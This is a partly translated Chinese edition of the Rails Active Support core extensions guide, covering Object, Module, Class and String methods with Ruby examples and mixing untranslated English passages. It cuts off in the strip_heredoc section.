对于每一个定义在核心扩展里的方法，本指南都会注明此方法定义于何处。例如这里提到的 `blank?`，会像这样注明：

定义于 `active_support/core_ext/object/blank.rb` 。

这意味着你可以像下面这样 require 它：

```
require 'active_support'
require 'active_support/core_ext/object/blank'
```

Active Support 经过了严格的修订，确保选定的文件只会加载必要的依赖，若没有则不加载。

### 1.1.2 加载一组核心扩展

接下来加载 `Object` 下的全部扩展。一般来说，想加载 `SomeClass` 下的全部可用扩展，只需加载 `active_support/core_ext/some_class` 即可。

所以，若要加载 `Object` 下的全部扩展（包含 `blank?` ）：

```
require 'active_support'
require 'active_support/core_ext/object'
```

### 1.1.3 加载全部核心扩展

你可能更倾向于加载全部核心扩展，有一个文件能办到：

```
require 'active_support'
require 'active_support/core_ext'
```

### 1.1.4 加载全部 Active Support

最后，如果你想要 Active Support 的全部内容，只需：

```
require 'active_support/all'
```

这样做并不会把整个 Active Support 预加载到内存里，鉴于 `autoload` 的机制，其只有在真正用到时才会加载。

### 1.2 Ruby on Rails 程序里的 Active Support

除非把 `config.active_support.bare` 设置为 true, 否则 Ruby on Rails 的程序会加载全部的 Active Support。如此一来，程序只会加载框架为自身需要挑选出来的扩展，同时也可像上文所示，可以从任何级别加载特定扩展。

## 2 所有对象都可用的扩展

### 2.1 `blank?` and `present?`

以下各值在 Rails 程序里都看作 blank。

- `nil` 和 `false`，
- 只包含空白的字符串(参照下文注释),
- 空的数组和散列表
- 任何其他能响应 `empty?` 方法且为空的对象。

判断字符串是否为空依据了 Unicode-aware 字符类 `[:space:]`，所以例如 U+2029（段落分隔符）这种会被当作空白。

注意这里没有提到数字。通常来说，0和0.0都不是blank。

例如，`ActionController::HttpAuthentication::Token::ControllerMethods` 里的一个方法使用了 `blank?` 来检验 token 是否存在。

```
def authenticate(controller, &login_procedure)
  token, options = token_and_options(controller.request)
  unless token.blank?
    login_procedure.call(token, options)
  end
end
```

`present?` 方法等同于 `!blank?`，下面的例子出自 `ActionDispatch::Http::Cache::Response`：

```
def set_conditional_cache_control!
  return if self["Cache-Control"].present?
  ...
end
```

定义于 `active_support/core_ext/object/blank.rb`.

## 2.2 `presence`

`presence` 方法如果满足 `present?` 则返回调用者，否则返回 `nil` 。它适用于下面这种情况：

```
host = config[:host].presence || 'localhost'
```

定义于 `active_support/core_ext/object/blank.rb`.

## 2.3 `duplicable?`

A few fundamental objects in Ruby are singletons. For example, in the whole life of a program the integer 1 refers always to the same instance: Ruby 里有些基本对象是单例的。比如，在整个程序的生命周期里，数字1永远指向同一个实例。

```
1.object_id                 # => 3
Math.cos(0).to_i.object_id  # => 3
```

因而，这些对象永远没法用 `dup` 或 `clone` 复制。

```
true.dup  # => TypeError: can't dup TrueClass
```

有些数字虽然不是单例的，但也同样无法复制：

```
0.0.clone        # => allocator undefined for Float
(2**1024).clone  # => allocator undefined for Bignum
```

Active Support 提供了 `duplicable?` 方法来判断一个对象是否能够被复制:

```
"foo".duplicable? # => true
"".duplicable?    # => true
0.0.duplicable?   # => false
false.duplicable? # => false
```

根据定义，所有的对象的 `duplicated?` 的，除了：`nil` 、 `false` 、 `true` 、 符号、 数字、类和模块。

任何的类都可以通过移除 `dup` 和 `clone` 方法，或者在其中抛出异常，来禁用其复制功能。虽然 `duplicable?` 方法是基于上面的硬编码列表，但是它比用 `rescue` 快的多。确保仅在你的情况合乎上面的硬编码列表时候再使用它。

定义于 `active_support/core_ext/object/duplicable.rb`.

## 2.4 `deep_dup`

`deep_dup` 方法返回一个对象的深度拷贝。一般来说，当你 `dup` 一个包含其他对象的对象时，Ruby 并不会把被包含的对象一同 `dup`，它只会创建一个对象的浅表拷贝。假如你有一个字符串数组，如下例所示：

```
array     = ['string']
duplicate = array.dup

duplicate.push 'another-string'

# 对象被复制了，所以只有 duplicate 的数组元素有所增加
array     # => ['string']
duplicate # => ['string', 'another-string']

duplicate.first.gsub!('string', 'foo')

# 第一个数组元素并未被复制，所以两个数组都发生了变化
array     # => ['foo']
duplicate # => ['foo', 'another-string']
```

如你所见，对 `Array` 实例进行复制后，我们得到了另一个对象，因而我们修改它时，原始对象并未跟着有所变化。不过对数组元素而言，情况却有所不同。因为 `dup` 不会创建深度拷贝，所以数组里的字符串依然是同一个对象。

如果你需要一个对象的深度拷贝，就应该使用 `deep_dup`。我们再来看下面这个例子：

```
array     = ['string']
duplicate = array.deep_dup

duplicate.first.gsub!('string', 'foo')

array     # => ['string']
duplicate # => ['foo']
```

如果一个对象是不可复制的，`deep_dup` 会返回其自身：

```
number = 1
duplicate = number.deep_dup
number.object_id == duplicate.object_id   # => true
```

定义于 `active_support/core_ext/object/deep_dup.rb`.

### 2.5 `try`

如果你想在一个对象不为 `nil` 时，对其调用一个方法，最简单的办法就是使用条件从句，但这么做也会使代码变得乱七八糟。另一个选择就是使用 `try`。`try` 就好比 `Object#send`，只不过如果接收者为 `nil`，那么返回值也会是 `nil`。

看下这个例子：

```
# 不使用 try
unless @number.nil?
  @number.next
end

# 使用 try
@number.try(:next)
```

接下来的这个例子，代码出自 `ActiveRecord::ConnectionAdapters::AbstractAdapter`，这里的 `@logger` 有可能为 `nil`。能够看到，代码里使用了 `try` 来避免不必要的检查。

```
def log_info(sql, name, ms)
  if @logger.try(:debug?)
    name = '%s (%.1fms)' % [name || 'SQL', ms]
    @logger.debug(format_log_entry(name, sql.squeeze(' ')))
  end
end
```

调用 `try` 时也可以不传参数而是用代码快，其中的代码只有在对象不为 `nil` 时才会执行：

```
@person.try { |p| "#{p.first_name} #{p.last_name}" }
```

定义于 `active_support/core_ext/object/try.rb`.

## 2.6 `class_eval(*args, &block)`

You can evaluate code in the context of any object's singleton class using `class_eval`: 使用 `class_eval`，可以使代码在对象的单件类的上下文里执行：

```
class Proc
  def bind(object)
    block, time = self, Time.current
    object.class_eval do
      method_name = "__bind_#{time.to_i}_#{time.usec}"
      define_method(method_name, &block)
      method = instance_method(method_name)
      remove_method(method_name)
      method
    end.bind(object)
  end
end
```

定义于 `active_support/core_ext/kernel/singleton_class.rb`.

## 2.7 `acts_like?(duck)`

`acts_like?` 方法可以用来判断某个类与另一个类是否有相同的行为，它基于一个简单的惯例：这个类是否提供了与 `String` 相同的接口：

```
def acts_like_string?
end
```

上述代码只是一个标识，它的方法体或返回值都是不相关的。之后，就可以像下述代码那样判断其代码是否为“鸭子类型安全”的代码了：

```
some_klass.acts_like?(:string)
```

Rails 里的许多类，例如 `Date` 和 `Time`，都遵循上述约定。

定义于 `active_support/core_ext/object/acts_like.rb`.

## 2.8 `to_param`

所有 Rails 对象都可以响应 `to_param` 方法，它会把对象的值转换为查询字符串，或者 URL 片段，并返回该值。

默认情况下，`to_param` 仅仅调用了 `to_s`：

```
7.to_param # => "7"
```

不要对 `to_param` 方法的返回值进行转义：

```
"Tom & Jerry".to_param # => "Tom & Jerry"
```

Rails 里的许多类重写了这个方法。

例如 `nil`、`true` 和 `false` 会返回其自身。`Array#to_param` 会对数组元素调用 `to_param` 并把结果用"/"连接成字符串：

```
[0, true, String].to_param # => "0/true/String"
```

需要注意的是，Rails 的路由系统会在模型上调用 `to_param` 并把结果作为 `:id` 占位符。`ActiveRecord::Base#to_param` 会返回模型的 `id`，但是你也可以在自己模型里重新定义它。例如：

```
class User
  def to_param
    "#{id}-#{name.parameterize}"
  end
end
```

会得到：

```
user_path(@user) # => "/users/357-john-smith"
```

控制器里需要注意被重定义过的 `to_param` ，因为一个类似上述的请求里，会把"357-john-smith"当作 `params[:id]` 的值。

定义于 `active_support/core_ext/object/to_param.rb` .

## 2.9 `to_query`

除了散列表之外，给定一个未转义的 `key` ，这个方法就会基于这个键和 `to_param` 的返回值，构造出一个新的查询字符串。例如：

```
class User
  def to_param
    "#{id}-#{name.parameterize}"
  end
end
```

会得到：

```
current_user.to_query('user') # => "user=357-john-smith"
```

无论对于键还是值，本方法都会根据需要进行转义：

```
account.to_query('company[name]')
# => "company%5Bname%5D=Johnson+%26+Johnson"
```

所以它的输出已经完全适合于用作查询字符串。

对于数组，会对其中每个元素以 `_key_[]` 为键执行 `to_query` 方法，并把结果用"&"连接为字符串：

```
[3.4, -45.6].to_query('sample')
# => "sample%5B%5D=3.4&sample%5B%5D=-45.6"
```

哈系表也可以响应 `to_query` 方法但是用法有所不同。如果调用时没传参数，会先生成一系列排过序的键值对并在值上调用 `to_query(键)` 。然后把所得结果用"&"连接为字符串：

```
{c: 3, b: 2, a: 1}.to_query # => "a=1&b=2&c=3"
```

`Hash#to_query` 方法也可接受一个可选的命名空间作为键：

```
{id: 89, name: "John Smith"}.to_query('user')
# => "user%5Bid%5D=89&user%5Bname%5D=John+Smith"
```

定义于 `active_support/core_ext/object/to_query.rb` .

### 2.10 `with_options`

`with_options` 方法可以为一组方法调用提取出共有的选项。

假定有一个默认的散列表选项，`with_options` 方法会引入一个代理对象到代码块。在代码块内部，代理对象上的方法调用，会连同被混入的选项一起，被转发至原方法接收者。例如，若要去除下述代码的重复内容：

```
class Account < ActiveRecord::Base
  has_many :customers, dependent: :destroy
  has_many :products,  dependent: :destroy
  has_many :invoices,  dependent: :destroy
  has_many :expenses,  dependent: :destroy
end
```

可按此法书写：

```
class Account < ActiveRecord::Base
  with_options dependent: :destroy do |assoc|
    assoc.has_many :customers
    assoc.has_many :products
    assoc.has_many :invoices
    assoc.has_many :expenses
  end
end
```

# TODO: clear this after totally understanding what these statnances means...

That idiom may convey *grouping* to the reader as well. For example, say you want to send a newsletter whose language depends on the user. Somewhere in the mailer you could group locale-dependent bits like this: 上述写法也可用于对读取器进行分组。例如，假设你要发一份新闻通讯，通讯所用语言取决于用户 。便可以利用如下例所示代码，对用户按照地区依赖进行分组：

```
I18n.with_options locale: user.locale, scope: "newsletter" do |i18n|
  subject i18n.t :subject
  body    i18n.t :body, user_name: user.name
end
```

由于 `with_options` 会把方法调用转发给其自身的接收者，所以可以进行嵌套。每层嵌套都会把继承来的默认值混入到自身的默认值里。

定义于 `active_support/core_ext/object/with_options.rb`.

### 2.11 JSON 支持

相较于 `json` gem 为 Ruby 对象提供的 `to_json` 方法，Active Support 给出了一个更好的实现。因为有许多类，诸如 `Hash` 、 `OrderedHash` 和 `Process::Status` ，都需要做特殊处理才能到适合的 JSON 替换。

定义于 `active_support/core_ext/object/json.rb` .

## 2.12 实例变量

Active Support 提供了若干方法以简化对实例变量的访问。

### 2.12.1 `instance_values`

`instance_values` 方法返回一个散列表，其中会把实例变量名去掉"@"作为键，把相应的实例变量值作为值。键全部是字符串：

```
class C
  def initialize(x, y)
    @x, @y = x, y
  end
end

C.new(0, 1).instance_values # => {"x" => 0, "y" => 1}
```

定义于 `active_support/core_ext/object/instance_variables.rb` .

### 2.12.2 `instance_variable_names`

`instance_variable_names` 方法返回一个数组。数组中所有的实例变量名都带有"@"标志。

```
class C
  def initialize(x, y)
    @x, @y = x, y
  end
end

C.new(0, 1).instance_variable_names # => ["@x", "@y"]
```

定义于 `active_support/core_ext/object/instance_variables.rb` .

## 2.13 Silencing Warnings, Streams, 和 Exceptions

`silence_warnings` 和 `enable_warnings` 方法都可以在其代码块里改变 `$VERBOSE` 的值，并在之后把值重置：

```
silence_warnings { Object.const_set "RAILS_DEFAULT_LOGGER", logger }
```

You can silence any stream while a block runs with `silence_stream` : 在通过 `silence_stream` 执行的代码块里，可以使任意流安静的运行：

```
silence_stream(STDOUT) do
  # 这里的代码不会输出到 STDOUT
end
```

`quietly` 方法可以使 STDOUT 和 STDERR 保持安静，即便在子进程里也如此：

```
quietly { system 'bundle install' }
```

例如，railties 测试组件会用到上述方法，来阻止普通消息与进度状态混到一起。

也可以用 `suppress` 方法来使异常保持安静。方法接收任意数量的异常类。如果代码块的代码执行时报出异常，并且该异常 `kind_of?` 满足任一参数， `suppress` 便会将异其捕获并安静的返回。否则会重新抛出该异常：

```
# If the user is locked the increment is lost, no big deal.
suppress(ActiveRecord::StaleObjectError) do
  current_user.increment! :visits
end
```

定义于 `active_support/core_ext/kernel/reporting.rb`.

### 2.14 `in?`

判断式 `in?` 用于测试一个对象是否被包含在另一个对象里。当传入的参数无法响应 `include?` 时，会抛出 `ArgumentError` 异常。

使用 `in?` 的例子：

```
1.in?([1,2])          # => true
"lo".in?("hello")     # => true
25.in?(30..50)        # => false
1.in?(1)              # => ArgumentError
```

定义于 `active_support/core_ext/object/inclusion.rb`.

## 3 对 `Module` 的扩展

### 3.1 `alias_method_chain`

使用纯 Ruby 可以用方法环绕其他的方法，这种做法被称为环绕别名。

例如，我们假设在功能测试里你希望参数都是字符串，就如同真实的请求中那样，但是同时你也希望对于数字和其他类型的值能够很方便的赋值。为了做到这点，你可以把 `test/test_helper.rb` 里的 `ActionController::TestCase#process` 方法像下面这样环绕：

```
ActionController::TestCase.class_eval do
  # save a reference to the original process method
  alias_method :original_process, :process

  # now redefine process and delegate to original_process
  def process(action, params=nil, session=nil, flash=nil, http_method='GET')
    params = Hash[*params.map {|k, v| [k, v.to_s]}.flatten]
    original_process(action, params, session, flash, http_method)
  end
end
```

`get` 、 `post` 等最终会通过此方法执行。

这么做有一定风险， `:original_process` 有可能已经被占用了。为了避免方法名发生碰撞，通常会添加标签来表明这是个关于什么的别名：

```
ActionController::TestCase.class_eval do
  def process_with_stringified_params(...)
    params = Hash[*params.map {|k, v| [k, v.to_s]}.flatten]
    process_without_stringified_params(action, params, session, flash, http_method)
  end
  alias_method :process_without_stringified_params, :process
  alias_method :process, :process_with_stringified_params
end
```

`alias_method_chain` 为上述技巧提供了一个便捷之法：

```
ActionController::TestCase.class_eval do
  def process_with_stringified_params(...)
    params = Hash[*params.map {|k, v| [k, v.to_s]}.flatten]
    process_without_stringified_params(action, params, session, flash, http_method)
  end
  alias_method_chain :process, :stringified_params
end
```

Rails 源代码中随处可见 `alias_method_chain` 。例如 `ActiveRecord::Base#save` 里，就通过这种方式对方法进行环绕，从 validations 下一个专门的模块里为其增加了验证。

定义于 `active_support/core_ext/module/aliasing.rb` .

## 3.2 属性

### 3.2.1 `alias_attribute`

模型属性包含读取器、写入器和判断式。只需添加一行代码，就可以为模型属性添加一个包含以上三个方法的别名。与其他别名方法一样，新名称充当第一个参数，原有名称是第二个参数（为了方便记忆，可以类比下赋值时的书写顺序）。

```
class User < ActiveRecord::Base
  # You can refer to the email column as "login".
  # This can be meaningful for authentication code.
  alias_attribute :login, :email
end
```

定义于 `active_support/core_ext/module/aliasing.rb`.

### 3.2.2 内部属性

当你在一个被继承的类里定义一条属性时，属性名称有可能会发生碰撞。这一点对许多库而言尤为重要。

Active Support 定义了 `attr_internal_reader`、`attr_internal_writer` 和 `attr_internal_accessor` 这些类宏。它们的作用与 Ruby 内建的 `attr_*` 相当，只不过实例变量名多了下划线以避免碰撞。

类宏 `attr_internal` 与 `attr_internal_accessor` 是同义：

```
# library
class ThirdPartyLibrary::Crawler
  attr_internal :log_level
end

# client code
class MyCrawler < ThirdPartyLibrary::Crawler
  attr_accessor :log_level
end
```

上述例子里的情况可能是，`:log_level` 并不属于库的公共接口，而是只用于开发。而在客户代码里，由于不知道可能出现的冲突，便在子类里又定义了 `:log_level`。多亏了 `attr_internal` 才没有出项碰撞。

默认情况下，内部实例变量名以下划线开头，如上例中即为 `@_log_level`。不过这点可以通过 `Module.attr_internal_naming_format` 进行配置，你可以传入任何 `sprintf` 这一类的格式化字符串，并在开头加上 `@`，同时还要加上 `%s` 表示变量名称的位置。默认值为 `"@_%s"`。

Rails 在若干地方使用了内部属性，比如在视图层：

```
module ActionView
  class Base
    attr_internal :captures
    attr_internal :request, :layout
    attr_internal :controller, :template
  end
end
```

定义于 `active_support/core_ext/module/attr_internal.rb`.

### 3.2.3 Module Attributes

类宏 `mattr_reader`、`mattr_writer` 和 `mattr_accessor` 与为类定义的 `cattr_*` 是相同的。实际上，`cattr_*` 系列的类宏只不过是 `mattr_*` 这些类宏的别名。详见Class Attributes。

例如，依赖性机制就用到了它们：

```
module ActiveSupport
  module Dependencies
    mattr_accessor :warnings_on_first_load
    mattr_accessor :history
    mattr_accessor :loaded
    mattr_accessor :mechanism
    mattr_accessor :load_paths
    mattr_accessor :load_once_paths
    mattr_accessor :autoloaded_constants
    mattr_accessor :explicitly_unloadable_constants
    mattr_accessor :logger
    mattr_accessor :log_activity
    mattr_accessor :constant_watch_stack
    mattr_accessor :constant_watch_stack_mutex
  end
end
```

定义于 `active_support/core_ext/module/attribute_accessors.rb`.

## 3.3 Parents

### 3.3.1 `parent`

对一个嵌套的模块调用 `parent` 方法，会返回其相应的常量：

```
module X
  module Y
    module Z
    end
  end
end
M = X::Y::Z

X::Y::Z.parent # => X::Y
M.parent       # => X::Y
```

如果这个模块是匿名的或者属于顶级作用域， `parent` 会返回 `Object` 。

若有上述情况，则 `parent_name` 会返回 `nil` 。

定义于 `active_support/core_ext/module/introspection.rb`.

### 3.3.2 `parent_name`

对一个嵌套的模块调用 `parent_name` 方法，会返回其相应常量的完全限定名：

```
module X
  module Y
    module Z
    end
  end
end
M = X::Y::Z

X::Y::Z.parent_name # => "X::Y"
M.parent_name       # => "X::Y"
```

定义在顶级作用域里的模块或匿名的模块，`parent_name` 会返回 `nil`。

若有上述情况，则 `parent` 返回 `Object`。

定义于 `active_support/core_ext/module/introspection.rb`.

#### 3.3.3 `parents`

`parents` 方法会对接收者调用 `parent`，并向上追溯直至 `Object`。之后所得结果链按由低到高顺序组成一个数组被返回。

```
module X
  module Y
    module Z
    end
  end
end
M = X::Y::Z

X::Y::Z.parents # => [X::Y, X, Object]
M.parents       # => [X::Y, X, Object]
```

定义于 `active_support/core_ext/module/introspection.rb`.

### 3.4 常量

defined in the receiver module: `local_constants` 方法返回在接收者模块中定义的常量。

```
module X
  X1 = 1
  X2 = 2
  module Y
    Y1 = :y1
    X1 = :overrides_X1_above
  end
end

X.local_constants    # => [:X1, :X2, :Y]
X::Y.local_constants # => [:Y1, :X1]
```

常量名会作为符号被返回。

定义于 `active_support/core_ext/module/introspection.rb`.

#### 3.4.1 限定常量名

标准方法 `const_defined?`、`const_get` 和 `const_set` 接受裸常量名。Active Support 扩展了这些API使其可以接受相对限定常量名。

新的方法名是 `qualified_const_defined?`，`qualified_const_get` 和 `qualified_const_set`。它们的参数被假定为相对于其接收者的限定常量名：

```
Object.qualified_const_defined?("Math::PI")       # => true
Object.qualified_const_get("Math::PI")            # => 3.141592653589793
Object.qualified_const_set("Math::Phi", 1.618034) # => 1.618034
```

参数可以使用裸常量名：

```
Math.qualified_const_get("E") # => 2.718281828459045
```

These methods are analogous to their built-in counterparts. In particular, `qualified_constant_defined?` accepts an optional second argument to be able to say whether you want the predicate to look in the ancestors. This flag is taken into account for each constant in the expression while walking down the path. 这些方法与其内建的对应方法很类似。尤为值得一提的是，`qualified_constant_defined?` 接收一个可选的第二参数，以此来标明你是否要在祖先链中进行查找。

例如，假定：

```
module M
  X = 1
end

module N
  class C
    include M
  end
end
```

`qualified_const_defined?` 会这样执行：

```
N.qualified_const_defined?("C::X", false) # => false
N.qualified_const_defined?("C::X", true)  # => true
N.qualified_const_defined?("C::X")        # => true
```

As the last example implies, the second argument defaults to true, as in `const_defined?`.

For coherence with the built-in methods only relative paths are accepted. Absolute qualified constant names like `::Math::PI` raise `NameError`.

定义于 `active_support/core_ext/module/qualified_const.rb`.

### 3.5 Reachable

A named module is reachable if it is stored in its corresponding constant. It means you can reach the module object via the constant.

That is what ordinarily happens, if a module is called "M", the `M` constant exists and holds it:

```
module M
end

M.reachable? # => true
```

But since constants and modules are indeed kind of decoupled, module objects can become unreachable:

```
module M
end

orphan = Object.send(:remove_const, :M)

# The module object is orphan now but it still has a name.
orphan.name # => "M"

# You cannot reach it via the constant M because it does not even exist.
orphan.reachable? # => false

# Let's define a module called "M" again.
module M
end

# The constant M exists now again, and it stores a module
# object called "M", but it is a new instance.
orphan.reachable? # => false
```

定义于 `active_support/core_ext/module/reachable.rb`.

### 3.6 Anonymous

A module may or may not have a name:

```
module M
end
M.name # => "M"

N = Module.new
N.name # => "N"

Module.new.name # => nil
```

You can check whether a module has a name with the predicate `anonymous?`:

```
module M
end
M.anonymous? # => false

Module.new.anonymous? # => true
```

Note that being unreachable does not imply being anonymous:

```
module M
end

m = Object.send(:remove_const, :M)

m.reachable? # => false
m.anonymous? # => false
```

though an anonymous module is unreachable by definition.

定义于 `active_support/core_ext/module/anonymous.rb`.

### 3.7 Method Delegation

The macro `delegate` offers an easy way to forward methods.

Let's imagine that users in some application have login information in the `User` model but name and other data in a separate `Profile` model:

```
class User < ActiveRecord::Base
  has_one :profile
end
```

With that configuration you get a user's name via their profile, `user.profile.name`, but it could be handy to still be able to access such attribute directly:

```
class User < ActiveRecord::Base
  has_one :profile

  def name
    profile.name
  end
end
```

That is what `delegate` does for you:

```
class User < ActiveRecord::Base
  has_one :profile

  delegate :name, to: :profile
end
```

It is shorter, and the intention more obvious.

The method must be public in the target.

The `delegate` macro accepts several methods:

```
delegate :name, :age, :address, :twitter, to: :profile
```

When interpolated into a string, the `:to` option should become an expression that evaluates to the object the method is delegated to. Typically a string or symbol. Such an expression is evaluated in the context of the receiver:

```
# delegates to the Rails constant
delegate :logger, to: :Rails

# delegates to the receiver's class
delegate :table_name, to: :class
```

If the `:prefix` option is `true` this is less generic, see below.

By default, if the delegation raises `NoMethodError` and the target is `nil` the exception is propagated. You can ask that `nil` is returned instead with the `:allow_nil` option:

```
delegate :name, to: :profile, allow_nil: true
```

With `:allow_nil` the call `user.name` returns `nil` if the user has no profile.

The option `:prefix` adds a prefix to the name of the generated method. This may be handy for example to get a better name:

```
delegate :street, to: :address, prefix: true
```

The previous example generates `address_street` rather than `street`.

Since in this case the name of the generated method is composed of the target object and target method names, the `:to` option must be a method name.

A custom prefix may also be configured:

```
delegate :size, to: :attachment, prefix: :avatar
```

In the previous example the macro generates `avatar_size` rather than `size`.

定义于 `active_support/core_ext/module/delegation.rb`

### 3.8 Redefining Methods

There are cases where you need to define a method with `define_method`, but don't know whether a method with that name already exists. If it does, a warning is issued if they are enabled. No big deal, but not clean either.

The method `redefine_method` prevents such a potential warning, removing the existing method before if needed.

定义于 `active_support/core_ext/module/remove_method.rb`

# 4 Extensions to `Class`

## 4.1 Class Attributes

### 4.1.1 `class_attribute`

The method `class_attribute` declares one or more inheritable class attributes that can be overridden at any level down the hierarchy.

```
class A
  class_attribute :x
end

class B < A; end

class C < B; end

A.x = :a
B.x # => :a
C.x # => :a

B.x = :b
A.x # => :a
C.x # => :b

C.x = :c
A.x # => :a
B.x # => :b
```

For example `ActionMailer::Base` defines:

```
class_attribute :default_params
self.default_params = {
  mime_version: "1.0",
  charset: "UTF-8",
  content_type: "text/plain",
  parts_order: [ "text/plain", "text/enriched", "text/html" ]
}.freeze
```

They can be also accessed and overridden at the instance level.

```
A.x = 1

a1 = A.new
a2 = A.new
a2.x = 2

a1.x # => 1, comes from A
a2.x # => 2, overridden in a2
```

The generation of the writer instance method can be prevented by setting the option `:instance_writer` to `false`.

```
module ActiveRecord
  class Base
    class_attribute :table_name_prefix, instance_writer: false
    self.table_name_prefix = ""
  end
end
```

A model may find that option useful as a way to prevent mass-assignment from setting the attribute.

The generation of the reader instance method can be prevented by setting the option `:instance_reader` to `false`.

```
class A
  class_attribute :x, instance_reader: false
end

A.new.x = 1 # NoMethodError
```

For convenience `class_attribute` also defines an instance predicate which is the double negation of what the instance reader returns. In the examples above it would be called `x?`.

When `:instance_reader` is `false`, the instance predicate returns a `NoMethodError` just like the reader method.

If you do not want the instance predicate, pass `instance_predicate: false` and it will not be defined.

定义于 `active_support/core_ext/class/attribute.rb`

#### 4.1.2 `cattr_reader`, `cattr_writer`, and `cattr_accessor`

The macros `cattr_reader`, `cattr_writer`, and `cattr_accessor` are analogous to their `attr_*` counterparts but for classes. They initialize a class variable to `nil` unless it already exists, and generate the corresponding class methods to access it:

```
class MysqlAdapter < AbstractAdapter
  # Generates class methods to access @@emulate_booleans.
  cattr_accessor :emulate_booleans
  self.emulate_booleans = true
end
```

Instance methods are created as well for convenience, they are just proxies to the class attribute. So, instances can change the class attribute, but cannot override it as it happens with `class_attribute` (see above). For example given

```
module ActionView
  class Base
    cattr_accessor :field_error_proc
    @@field_error_proc = Proc.new{ ... }
  end
end
```

we can access `field_error_proc` in views.

Also, you can pass a block to `cattr_*` to set up the attribute with a default value:

```
class MysqlAdapter < AbstractAdapter
  # Generates class methods to access @@emulate_booleans with default value of true.
  cattr_accessor(:emulate_booleans) { true }
end
```

The generation of the reader instance method can be prevented by setting `:instance_reader` to `false` and the generation of the writer instance method can be prevented by setting `:instance_writer` to `false`. Generation of both methods can be prevented by setting `:instance_accessor` to `false`. In all cases, the value must be exactly `false` and not any false value.

```
module A
  class B
    # No first_name instance reader is generated.
    cattr_accessor :first_name, instance_reader: false
    # No last_name= instance writer is generated.
    cattr_accessor :last_name, instance_writer: false
    # No surname instance reader or surname= writer is generated.
    cattr_accessor :surname, instance_accessor: false
  end
end
```

A model may find it useful to set `:instance_accessor` to `false` as a way to prevent mass-assignment from setting the attribute.

定义于 `active_support/core_ext/module/attribute_accessors.rb`.

## 4.2 Subclasses & Descendants

### 4.2.1 `subclasses`

The `subclasses` method returns the subclasses of the receiver:

```
class C; end
C.subclasses # => []

class B < C; end
C.subclasses # => [B]

class A < B; end
C.subclasses # => [B]

class D < C; end
C.subclasses # => [B, D]
```

The order in which these classes are returned is unspecified.

定义于 `active_support/core_ext/class/subclasses.rb` .

#### 4.2.2 `descendants`

The `descendants` method returns all classes that are `<` than its receiver:

```
class C; end
C.descendants # => []

class B < C; end
C.descendants # => [B]

class A < B; end
C.descendants # => [B, A]

class D < C; end
C.descendants # => [B, A, D]
```

The order in which these classes are returned is unspecified.

定义于 `active_support/core_ext/class/subclasses.rb` .

## 5 Extensions to `String`

### 5.1 Output Safety

#### 5.1.1 Motivation

Inserting data into HTML templates needs extra care. For example, you can't just interpolate `@review.title` verbatim into an HTML page. For one thing, if the review title is "Flanagan & Matz rules!" the output won't be well-formed because an ampersand has to be escaped as "&". What's more, depending on the application, that may be a big security hole because users can inject malicious HTML setting a hand-crafted review title. Check out the section about cross-site scripting in the Security guide for further information about the risks.

#### 5.1.2 Safe Strings

Active Support has the concept of *(html) safe* strings. A safe string is one that is marked as being insertable into HTML as is. It is trusted, no matter whether it has been escaped or not.

Strings are considered to be *unsafe* by default:

```
"".html_safe? # => false
```

You can obtain a safe string from a given one with the `html_safe` method:

```
s = "".html_safe
s.html_safe? # => true
```

It is important to understand that `html_safe` performs no escaping whatsoever, it is just an assertion:

```
s = "<script>...</script>".html_safe
s.html_safe? # => true
s            # => "<script>...</script>"
```

It is your responsibility to ensure calling `html_safe` on a particular string is fine.

If you append onto a safe string, either in-place with `concat` / `<<`, or with `+`, the result is a safe string. Unsafe arguments are escaped:

```
"".html_safe + "<" # => "&lt;"
```

Safe arguments are directly appended:

```
"".html_safe + "<".html_safe # => "<"
```

These methods should not be used in ordinary views. Unsafe values are automatically escaped:

```
<%= @review.title %> <%# fine, escaped if needed %>
```

To insert something verbatim use the `raw` helper rather than calling `html_safe`:

```
<%= raw @cms.current_template %> <%# inserts @cms.current_template as is %>
```

or, equivalently, use `<%==`:

```
<%== @cms.current_template %> <%# inserts @cms.current_template as is %>
```

The `raw` helper calls `html_safe` for you:

```
def raw(stringish)
  stringish.to_s.html_safe
end
```

定义于 `active_support/core_ext/string/output_safety.rb` .

#### 5.1.3 Transformation

As a rule of thumb, except perhaps for concatenation as explained above, any method that may change a string gives you an unsafe string. These are `downcase` , `gsub` , `strip` , `chomp` , `underscore` , etc.

In the case of in-place transformations like `gsub!` the receiver itself becomes unsafe.

The safety bit is lost always, no matter whether the transformation actually changed something.

#### 5.1.4 Conversion and Coercion

Calling `to_s` on a safe string returns a safe string, but coercion with `to_str` returns an unsafe string.

#### 5.1.5 Copying

Calling `dup` or `clone` on safe strings yields safe strings.

### 5.2 `remove`

The method `remove` will remove all occurrences of the pattern:

```
"Hello World".remove(/Hello /) => "World"
```

There's also the destructive version `String#remove!` .

定义于 `active_support/core_ext/string/filters.rb` .

### 5.3 `squish`

The method `squish` strips leading and trailing whitespace, and substitutes runs of whitespace with a single space each:

```
" \n  foo\n\r \t bar \n".squish # => "foo bar"
```

There's also the destructive version `String#squish!` .

Note that it handles both ASCII and Unicode whitespace like mongolian vowel separator (U+180E).

定义于 `active_support/core_ext/string/filters.rb` .

### 5.4 `truncate`

The method `truncate` returns a copy of its receiver truncated after a given `length` :

```
"Oh dear! Oh dear! I shall be late!".truncate(20)
# => "Oh dear! Oh dear!..."
```

Ellipsis can be customized with the `:omission` option:

```
"Oh dear! Oh dear! I shall be late!".truncate(20, omission: '&hellip;')
# => "Oh dear! Oh &hellip;"
```

Note in particular that truncation takes into account the length of the omission string.

Pass a `:separator` to truncate the string at a natural break:

```
"Oh dear! Oh dear! I shall be late!".truncate(18)
# => "Oh dear! Oh dea..."
"Oh dear! Oh dear! I shall be late!".truncate(18, separator: ' ')
# => "Oh dear! Oh..."
```

The option `:separator` can be a regexp:

```
"Oh dear! Oh dear! I shall be late!".truncate(18, separator: /\s/)
# => "Oh dear! Oh..."
```

In above examples "dear" gets cut first, but then `:separator` prevents it.

定义于 `active_support/core_ext/string/filters.rb` .

### 5.5 `inquiry`

The `inquiry` method converts a string into a `StringInquirer` object making equality checks prettier.

```
"production".inquiry.production? # => true
"active".inquiry.inactive?       # => false
```

### 5.6 `starts_with?` and `ends_with?`

Active Support defines 3rd person aliases of `String#start_with?` and `String#end_with?` :

```
"foo".starts_with?("f") # => true
"foo".ends_with?("o")   # => true
```

定义于 `active_support/core_ext/string/starts_ends_with.rb`.

### 5.7 `strip_heredoc`

The method `strip_heredoc` strips indentation in heredocs.

For example in

```
if options[:usage]
  puts <<-USAGE.strip_heredoc
